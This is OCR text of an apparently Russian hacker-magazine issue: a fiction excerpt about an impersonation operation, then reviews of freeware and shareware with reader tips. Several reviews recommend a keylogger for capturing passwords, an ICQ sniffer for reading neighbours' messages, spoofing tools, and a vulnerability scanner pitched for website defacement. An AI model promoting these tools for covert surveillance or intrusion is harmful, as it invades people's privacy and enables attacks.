– Просто изменяет высоту и частоту звуковых волн. В итоге меняется тембр голоса. Это штука вставляется в горло. Будет немного неприятно, но через минуту уже привыкнешь.
– Мне обязательно это надевать сейчас?
– Да. Он уже настроен на частоту сотрудника.
Макс с большим трудом вставил синтезатор, куда показал старик.
– Ну, теперь скажи что-нибудь.
Негро попытался выдавить из себя какую-то умную фразу, но захлебнулся в приступе кашля. Когда кашель прошел, говорить стало легче. Голос изменился до неузнаваемости.
– С днем рождения, Филипп Андрес, – улыбнулся дядя Леша. Осталось нарядить тебя в его одежду и наклеить на пальцы новые отпечатки. Тогда уж точно никто не докопается.
В комнату зашли Мемо и Шейдер. Электронщик с подозрением взглянул на стоящего перед ним Негро.
– Макс, ты?
– Я так сильно изменился, что ты меня не узнаешь? – парировал Негро.
– Черт бы меня побрал! – только и мог произнести Виктор.
– Сейчас полдевятого, – продолжил Шейдер. – Маринке пора.
Все спустились в коридор. Ксайла надела темные брюки, топик и туфли на каблуках. В сумочке у нее лежали фальшивые документы, деньги, косметичка и сильное снотворное.
– Детка, помни, мы все теперь зависим от тебя, – напутствовал ее Леон.
– Ну что ж, тогда пожелайте мне удачи.
– Просто будь осторожнее! – сказал Макс и поцеловал ее в щечку.
Марина в последний раз оглядела присутствующих, села в машину и поехала на встречу.
Операция началась.



 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  Дмитриев Ярослав aka Clane (clane@real.xakep.ru)



WAPOWAREZ


MULTI INSTALL V 2.1.1

Windows 9x/Me/NT/2k/XP
Freeware
Size: 3859 Кб
http://multiinstall.sourceforge.net

Лучшая программа для создания мультимедийных меню для компакт-дисков с архивами программного обеспечения. Универсальные проги наподобие любимой многими AutoPlay Menu Studio (www.indigorose.com/autoplay) просто-напросто отдыхают. Оболочку нашего компакта видел? В Multi Install можно заделать не хуже! Конечно, без 3D-заставок придется обойтись, но в плане функциональности ты только выиграешь. Твоя оболочка сможет похвастаться встроенным архиватором, Ogg Vorbis/mp3/mod-плеером, NFO-вьювером и парольной защитой.

Внешний вид оболочки зависит от использованной "шкуры" и обычно напоминает файл-менеджер: список файлов с одной стороны, скриншоты, описание и кнопка установки (распаковки) текущей программы - с другой. Особо хочу отметить, что вся информация о расположенных на CD программах хранится в одном XML-файле, который чрезвычайно приятно редактировать (см. скриншот). Не менее удобно и проектировать в Multi Install скинообразный интерфейс своей собственной оболочки. Тем более что поддержка русского языка реализована в программе на пять с плюсом.

Да, фишек в Multi Install много. Тем приятней осознавать, что этой прогой и результатами ее работы можно пользоваться совершенно бесплатно. Это важно. А то ведь бывают забавные случаи, когда серьезные конторы распространяют большие партии дисков, оболочка которых заделана в какой-нибудь свежекрякнутой коммерческой проге.




PEPAKURA DESIGNER V 1.1B

Windows 9x/Me/NT/2k/XP
Shareware
Size: 2795 Кб
www.e-cardmodel.com/pepakura-en

Ты помнишь Tenkai, прогу для создания объемных бумажных копий виртуальных 3D-объектов? Я рассказывал о ней пару лет назад. Не помнишь?!! Ну и ладно. Все равно этой проги больше нет - она долго не обновлялась и, в конце концов, умерла. Вместо нее в Сети появилась программа Pepakura Designer. Она делает все то же самое :). Уникальная технология Tenkai никуда не делась. Pepakura Designer берет обычную трехмерную модель, "разворачивает" ее на плоскости и создает чертеж-выкройку, который затем можно вывести на печать в нужном масштабе, вырезать и склеить. Конечно, такой подход подразумевает изрядную работу ручками, но выбирать не приходится - более дешевого и доступного метода "материализации виртуальных объектов" еще не придумано.

Если программу Tenkai ты юзал и раньше, то Pepakura Designer порадует тебя более продвинутым интерфейсом и несколькими новыми фишечками. Лично мне пришлось поработать с обеими програми (кстати, получил массу удовольствия :)), поэтому хотелось бы заметить вот еще что: даже к самым сложным (три сотни полигонов и более) демонстрационным моделям Pepakura Designer делает простые и понятные развертки (с линиями разрезов, сгибов и "язычками", которые надо мазать клеем). Тем не менее, "материализовывать" все-таки лучше объекты попроще. Если ты сам занимаешься 3D-графикой - отлично! Но как быть, если ты таскаешь из Сети готовые модели и с 3D-редакторами не знаком? Один из вариантов ответа таков: для упрощения моделей используй специализированный "упроститель". Рекомендую утилиту VizUp (www.vizup.com) - она проста как три копейки. Правда, кроме формата VRML, она ничего не понимает, но соответствующий конвертер найти несложно. По крайней мере, на нашем компакт-диске он есть.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Если, нарезая болванку в autorun.inf прописать на открытие vbs-скрипт с текстом:

```
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count>=1 then
 For i=0 to colCDROMs.Count-1
 colCDROMs.item(i).Eject
 Next'cdrom
End if
```

то новоиспеченный диск будет надежно скрыт от ламерских глаз =). Единственный способ просмотреть этот диск - вставить его еще до полной загрузки винды или предварительно отключить Autorun.

Wowchik
Wowchik@hotmail.kz

KEYHOLE V 1.7.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3283 Кб
www.keyhole.com

Очень эффектная программа. На основе спутниковых и аэрофотоснимков, данных о высотах, координатах GPS и другой информации она строит фотореалистичную трехмерную модель земного шара. Главное отличие Keyhole от других виртуальных глобусов состоит в том, что по мере приближения к земной поверхности изображение не размывается, а становится все более и более детализированным. Так же как и в кино, здесь камера срывается с орбиты, пробивает облака, и вскоре какой-нибудь огромный город на экране плавно сужается до размеров улицы или даже одного-единственного здания. Кстати, "падать" вертикально вниз тебе совершенно не обязательно: Keyhole разрешает плавно менять угол обзора. Когда-то давно эта прога называлась EarthViewer 3D и позволяла любоваться лишь видом родной планеты. Но потом прога сменила название, обросла рядом дополнительных функций, и теперь с ее помощью ты можешь покрутить на своем экране даже популярный нынче Марс.


На наш компакт мы положили все три версии этой проги: Keyhole LT (обычная), Keyhole NV (обычная, работающая только с видеокартами nVidia) и Keyhole Pro (профессиональная, наделенная целым рядом ненужных функций). Но учти - с ходу заюзать любую из указанных прог не удастся - придется сначала зарегистрироваться на сайте компании. Дело в том, что все необходимые для своей работы данные (фотки поверхности с высоким разрешением) она качает через инет, а без логина с паролем этот процесс невозможен. Впрочем, это ерунда! Я за минуту зарегистрировал себе левый ящик на бесплатном FastMail.FM (почтовые ящики из зоны .RU не катят), на который мне и выслали нужные данные. Извращение, конечно, но прога на редкость красивая, так что несколько лишних телодвижений можно себе позволить.




XPLITE AND 2000LITE V 1.2

Windows 2k/XP
Shareware
Size: 594 Кб
www.litepc.com

Мы уже неоднократно рассказывали о том, как уменьшить объем, занимаемый на винчестере Windows 2000/XP. Да и в соответствующих интернет-FAQ'ах все необходимые манипуляции подробно описаны. Тем не менее, многие юзеры не спешат утруждать себя ручной работой, предпочитая выполнять "обрезание" операционной системы с помощью твикеров. Существует даже твикер, специализирующийся исключительно на данной операции. Он называется XPlite and 2000lite. Заделали его те же люди, которые во времена господства ОС Windows 95/98 прославились утилитой 98lite. Работа с XPlite and 2000lite мало чем отличается от работы со стандартным аплетом "Установка и удаление программ". Разве что из твикера ты можешь деинсталлировать значительно больше ненужных тебе компонентов операционной системы. Стоит отметить, что XPlite and 2000lite выполняет удаление лишних компонентов вполне корректно. Хотя, конечно, если бездумно выкидывать из системы все подряд (долой ослика IE и DirectX! :)), то можно нарваться на проблемы. Однако XP убить труднее, чем Win98. Достаточно включить System Restore, и ты всегда сможешь вернуть свои винды в то состояние, в котором они пребывали до начала эксперимента.






BGINFO V 4.05

Windows 9x/Me/NT/2k/XP
Freeware
Size: 218 Кб
www.sysinternals.com

Удобно, когда системная информация выводится на обои Рабочего стола - не надо собирать ее по частям, допрашивая аплеты Панели управления. Сколько у тебя свободного места на винче, какой у тебя IP - это и многое другое можно узнать моментально, просто бросив взгляд на экран. О безумно навороченной утилите, способной мониторить системные ресурсы и отображать информацию на десктопе с помощью датчиков произвольного вида, мы уже как-то говорили. Если ты не в курсе, речь идет о программе Samurize (www.samurize.com), новая (1.41) версия которой недавно появилась в Сети. Одна беда, Samurize - чисто юзерская утилита. Ни один системный администратор не будет возиться с настройкой ее красот и чудес. Админы любят другой софт - утилиту BGInfo, распространяемую известным сайтом Sysinternals.com. Забудь о скинах и конфигурируемых датчиках - BGInfo выводит на экран информацию исключительно в виде текста. Но зато эта утилита практически ничего не весит, правит обои и вырубается, понимает конфигурационные файлы и может управляться из командной строки. Впрочем, окно настройки у BGInfo тоже есть - оно позволяет выбирать, какую именно информацию "впечатывать" в фоновую картинку, задавать вид шрифта, цвет отдельных текстовых строк и месторасположение информационного блока. Естественно, результаты настройки могут сохраняться в виде конфига.



Утилита отлично работает в связке с Планировщиком заданий. И не обращай внимания на то, что по умолчанию список отслеживаемых параметров невелик - BGInfo поддерживает vbs-скрипты и может черпать информацию из реестра, из файлов и получать ее с помощью WMI (Windows Management Instrumentation). Т.е., в принципе, тулза способна узнать о твоей машине абсолютно все.




IP SNIFFER 1.53



Win 98/2k/NT/XP
Shareware
Size: 500 Кб
www.erwan.l.free.fr

Еще один снифер в нашем сегодняшнем обзоре. Но снифер этот не простой, а золотой :). Помимо качественного выполнения своего долга, софтинка имеет встроенную возможность фильтрации обрабатываемых данных и декодирования содержимого пакетов, ловко валящихся в тщательно расставленные "сети". Но автор решил не останавливаться на достигнутом и добавил в свое детище несколько важных сетевых утилит, без которых хакер как без рук. Вот несколько из них: монитор трафика; ARP (просмотр/удаление записей, отправка ответа); получение NetBIOS имени для заданного IP-адреса; + Netstat (отображение сетевых подключений с возможностью принудительно завершать выбранные); получение подробной информации об используемом сетевом адаптере; Spoofing (TCP, UDP, ICMP, ARP протоколов); поиск DHCP серверов и т.д. и т.п.




BATTLE FOR WESNOTH V 0.7




Linux, *BSD, Solaris, Mac OS X, BeOS, Windows
Size (в .gz): 17087 Кб
www.wesnoth.org
Лицензия: GNU GPL

Battle for Wesnoth за короткий промежуток времени стала одной из самых популярных UNIX-игр. Отчасти благодаря тому, что в BfW один из самых популярных жанров (пошаговая стратегия) переплетен с излюбленной многими компьютерными гиками темой fantasy. Нельзя не отметить и значительный вклад разработчиков, сумевших написать и красиво оформить это масштабное детище для немногочисленных Linux-геймеров. Суть игры заключается в управлении своими отрядами, состоящими из знакомых всем эльфов, друидов, магов и прочих тварей, для уничтожения таких же армий соперника. В баталиях важную роль играет ландшафт, разные виды которого помогают или мешают сражаться соответствующим юнитам. По мере успешных военных действий побеждающие отряды набирают опыт, продвигаются по уровням. Для получения средств, необходимых для поддержания войск и создания новых армий, нужно захватывать золотоносные поселения. Набор предоставляемых игровых вариантов у BfW стандартен: это tutorial для ознакомления с основами управления, сценарии, кампании, многопользовательский режим.



SPHEREXP V 0.75



Windows XP
Freeware
Size: 120 Кб
www.hamar.sk/sphere

Мечта о трехмерном интерфейсе по-прежнему не дает спокойно спать многим программистам. А это значит, что мы продолжаем с интересом следить за их попытками его придумать и реализовать. В этом месяце мне на глаза попался прототип "интерфейса будущего" под названием SphereXP. Все как обычно: после запуска программы мы получаем виртуальное пространство, в котором плавают окна работающих приложений и иконки для быстрого запуска программ. По иконкам можно кликать, а к окнам не только приближаться/удаляться, но и перетаскивать их с места на место. Но, естественно, имеется у этой разработки и своя оригинальная фишечка: юзер не летает по миру без конца и края, а располагается в центре виртуальной сферы. Это уже похоже на шаг в правильном направлении, поскольку из центра сферы юзер легко может "дотянуться" до любого объекта. Работать в SphereXP, само собой, все равно неудобно, но это общая беда всех прототипов. Но взглянуть на прогу все равно стоит. Особенно если учесть, что в то время как большинство аналогичных проектов (3DTop, Win3D, Rooms3D) годами пребывают в коматозном состоянии, эта самая SphereXP, наоборот, активно развивается и даже имеет свою группу поддержки (сайт которой располагается по адресу www.sphereXP.tk).


Примечание: для работы программа требует не только Windows XP, но и Microsoft .NET Framework 1.1 + CSGL Library. Само собой, все это выложено на нашем CD. Кроме самой XP'шки, разумеется :).




SC-KEYLOG V.2.24


Win 98/2k/NT/XP
Freeware
Size: 795 Кб
www.soft-central.net

Я всегда мечтал иметь под рукой качественный кейлогер, но никак не мог найти тулзу, которая имела бы все необходимые мне функции, но при этом не разбавленную абсолютно ненужными. Писать свою не было желания, и я отправился на поиски. Их результат я рад представить тебе. Итак, как ты уже понял, SC-KeyLog - кейлогер, способный вести журнал нажатых клавиш, при этом тщательно шифруя нажитое добро. Не стоит также упускать из виду возможность удаленного просмотра log-файла. SC-KeyLog, как и любая программа такого рода, позволяет фиксировать тексты любых типов сообщений электронной почты, сообщений интернет-пейджеров MSN, ICQ, AIM и других, изменения в текстовых файлах, информацию, вводимую на веб-страницах, пароли и многое другое. Правильно настроить прогу тебе поможет Wizard, который сразу будет маячить у тебя перед глазами после установки кейлогера на жесткий диск.





BX LANGUAGE ACQUISITION V 1.5




Windows 9x/Me/NT/2k/XP
Freeware
Size: 1403 Кб
http://bxmemo.narod.ru

Отличная прога, облегчающая заучивание иностранных слов. В ней удачно сочетаются возможности двух других известных программ: EZ Memo Booster и IT-Незаметный Преподаватель. То есть BX Language Acquisition поддерживает не только активный (прога спрашивает - ты отвечаешь), но и пассивный режим обучения (в углу экрана просто перебирается заучиваемая порция слов).

Программа позволяет заучивать написание и произношение иностранных слов как в режиме вопрос-ответ, так и в режиме диктанта. Для прослушивания произношения слов и фраз к программе можно подключить библиотеки звуковых файлов English Platinum 2002, ABBYY Lingvo 8, каталоги со звуковыми WAV-файлами и синтезаторы речи. Короче говоря, продумана прога хорошо, да и сделана на совесть.

С BX Language Acquisition поставляется словарь dt_basic.bxd на 850 базовых английских слов, составленный по методике Ogden's Basic English. Дополнительные словари английского и других языков можно скачать с сайта программы. Также новые словари с заданиями можно создавать самостоятельно. В этой связи очень радует наличие встроенного частотного анализатора текста. Это действительно рулез! Выбрал несколько типичных текстов, проанализировал их, и можешь начинать заучивать именно те слова, которые тебе и в самом деле встречаются чаще других.




ICQSNIF V 1.4.27



Win 98/2k/NT/XP
Shareware
Size: 685 Кб
www.ufasoft.com/icqsnif/

Я не видел программу, которая лучше подходит для общения в интернете, чем ICQ. Но ты как прирожденный хакер должен знать о том, что, помимо самого клиента для общения, существует и снифер, помогающий узнавать, с кем крутит любофф Люба из соседнего дома и когда дядя Вася планирует опрокинуть пару стаканчиков на детской площадке. Собственно, для таких как ты и была написана прога IcqSnif. Но помимо перехвата ICQ-сообщений, программа наделена способностью также снифать IRC, HTTP и e-mail трафик. Программа поддерживает четыре языка, в числе которых и наш родной. Описывать работу с продуктом не буду, так как она сводится к паре кликов мышкой и последующему просмотру логов.




ISOBUSTER V 1.5

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3333 Кб
www.isobuster.com

Эта утилита чаще всего упоминается как средство извлечения информации со сбойных CD/DVD. Впрочем, это и в самом деле сильная сторона IsoBuster'а: многие диски (царапанные, "стертые", криво записанные и просто глючные от рождения), которые винда прочитать не в силах, под воздействием этой проги зачастую и в самом деле расстаются с, казалось бы, "убитыми" данными. К тому же прога понимает диски практически всех популярных форматов и разбирается во множестве файловых систем. Впрочем, необходимость в средстве восстановления информации у меня, к счастью, возникает крайне редко. В основном я использую программу IsoBuster для другой работы. С ее помощью я просматриваю образы дисков, созданные WinOnCD, Nero, BlindRead, Alcohol, CloneCD и многими другими программами, а также вытаскиваю из этих образов необходимые мне файлы и папки. Сейчас таких дисковых образов (файлов с расширениями *.dao, *.iso, *.bin, *.img, *.ccd, *.cif, *.nrg, *.c2d, *.cue, *.cdi, *.pxi, *.mds, *.mdf и т.д.) становится все больше и больше, так что без универсального вьювера юзеру нынче не обойтись.

Дополнительным плюсом IsoBuster является поддержка 41 языка (включая русский) и "щедрость" шароварной версии. Взламывать/покупать программу приходится редко: условно-бесплатная версия не имеет ограничения по сроку действия, и после регистрации она обретает лишь более полную поддержку файловой системы UDF.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В MS Word есть классная примочка, но про нее мало кто знает. Нажимаешь комбинацию CTRL+Shift+F8 и текст можно удобно выделять и редактировать. Мне очень помогает при редактировании Proxy List'ов и E-Mail List'ов. Когда куча мусора по бокам страницы, а нужное мне по центру.

MYK UA
mykua@mail.ru




ZINF V 2.2.5



Linux, Windows, *BSD, QNX, Solaris
Size (в .gz): 1997 Кб
www.zinf.org
Лицензия: GNU GPL

Несмотря на то, что клоном Winamp'а обычно называют XMMS, в свое время жила и процветала другая достойная ему альтернатива с созвучным названием FreeAmp. Позже проект был переименован в Zinf (что на манер GNU расшифровывается как "Zinf Is Not FreeAmp"). С файловыми форматами разработчики решили сильно не заморачиваться, и потому официально Zinf поддерживает только все самое необходимое: MP3, Ogg (от Vorbis), WAV, а также обычные музыкальные диски (Audio CD). Редактированию подлежат все виды тегов: ID3v1, ID3v2 и Vorbis. Интересной особенностью этого плеера является разделение непосредственно проигрывателя и playlist'а, называемого MyMusic. "Моя музыка" представляет собой составную часть Zinf, занимающуюся созданием/обработкой списков композиций и активно предлагающую каждый раз поискать музыку на жестком диске. Из дополнительных возможностей, кроме My Music, присутствует менеджер для скачивания аудиофайлов из Сети и поддержка тем, которых на момент написания статьи было представлено 54 (www.zinf.org/themes.php). Zinf умеет работать и с потоковым аудио, что не может не порадовать постоянных слушателей интернет-радио.



NRG TOOLS 0.9




Win 98/2k/NT/XP
Freeware
Size: 597 Кб
http://nrgtools.narod.ru

Первый друг при попытке дефейса - это сетевой сканер, который имеет огромную базу уязвимостей. Именно такой продукт я хочу представить твоему вниманию. Продукт нашенский, то есть написан русскими кодерами, за что им огромный респект и ящик пива на халяву. Программа NRG Tools поддерживает передачу данных по протоколу HTTP 0.9/1.0/1.1, а также имеет в своей обойме встроенный сканер портов, определитель DNS по заданному IP-адресу и наоборот; сканер e-mail адресов на выбранном сайте. Неплохо, не правда ли? А ведь версия программы еще не перешагнула через заветную единичку =). Работа с кодерским творением никого не оставит равнодушным: все просто как дважды два. В общем, хороший продукт. От себя хочу пожелать ребятам дальнейших успехов в их славном начинании!



WINGLANCE V 1.2.1



Windows XP
Shareware
Size: 234 Кб
http://usablelabs.com

Модификатор стандартного виндозного TaskSwitcher'а, т.е. переключателя задач, выпрыгивающего на экран при нажатии на Alt+Tab. После установки WinGlance о его стандартном окошке с иконками можешь сразу забыть. Отныне при нажатии на Alt+Tab (или при перемещении курсора в правый нижний угол экрана) на экране компьютера начнет появляться фоновая картинка, поверх которой будут прорисовываться скриншоты окон всех запущенных приложений. И тебе не придется больше гадать о том, что у тебя скрывается за той или иной иконкой. А насколько легче станет работать с несколькими документами или окнами браузера одновременно! Ведь, ориентируясь по скриншотам, ты всегда будешь уверенно переключаться в интересующее тебя в данный момент окно. Да и выглядит такой TaskSwitcher очень круто, хотя, согласен, не так давно я уже рассказывал тебе о чем-то подобном. Но тогда речь шла об универсальном модификаторе ShellEnhancer (www.nuonsoft.com), а по сравнению с ним WinGlance имеет целый ряд преимуществ. Во-первых, весит WinGlance значительно меньше, лишних ресурсов не жрет, а работает быстрее. А во-вторых, WinGlance позволяет не только переключаться между прогами, но и закрывать их, а также просматривать информацию о продолжительности работы, используемом объеме оперативной памяти и названии исполняемого файла каждой из них. Ну а это, согласись, уже совсем другой уровень сервиса получается!




RELEASE DIGEST: MOBIUS RELEASE 5

Вышла пятая версия open-source операционной системы для архитектуры IA-32. Mobius создана быть "хорошей современной" ОС. Цели Mobius: быть достаточно расширяемой для того, чтобы можно было с легкостью изменять ОС для новых устройств и технологий; по возможности сохранять ядро системы максимально маленьким и модульным (Mobius помещается на одну дискету); поддерживать существующие приложения; быть достаточно простой в использовании, чтобы пользователи могли ее устанавливать и настраивать без необходимости изучать систему. Сайт проекта: **http://mobius.sourceforge.net/**.


Из других релизов: KDE 3.2.1; GTK 2.4.0; Mozilla 1.7 Beta; VMware Workstation 4.5.1; Apache 2.0.49; The GIMP 2.0; OpenOffice.org 1.1.1; ALT Linux 2.3 Compact; Fedora Core 2 test2; GNOME 2.6.

GAIM V 0.76

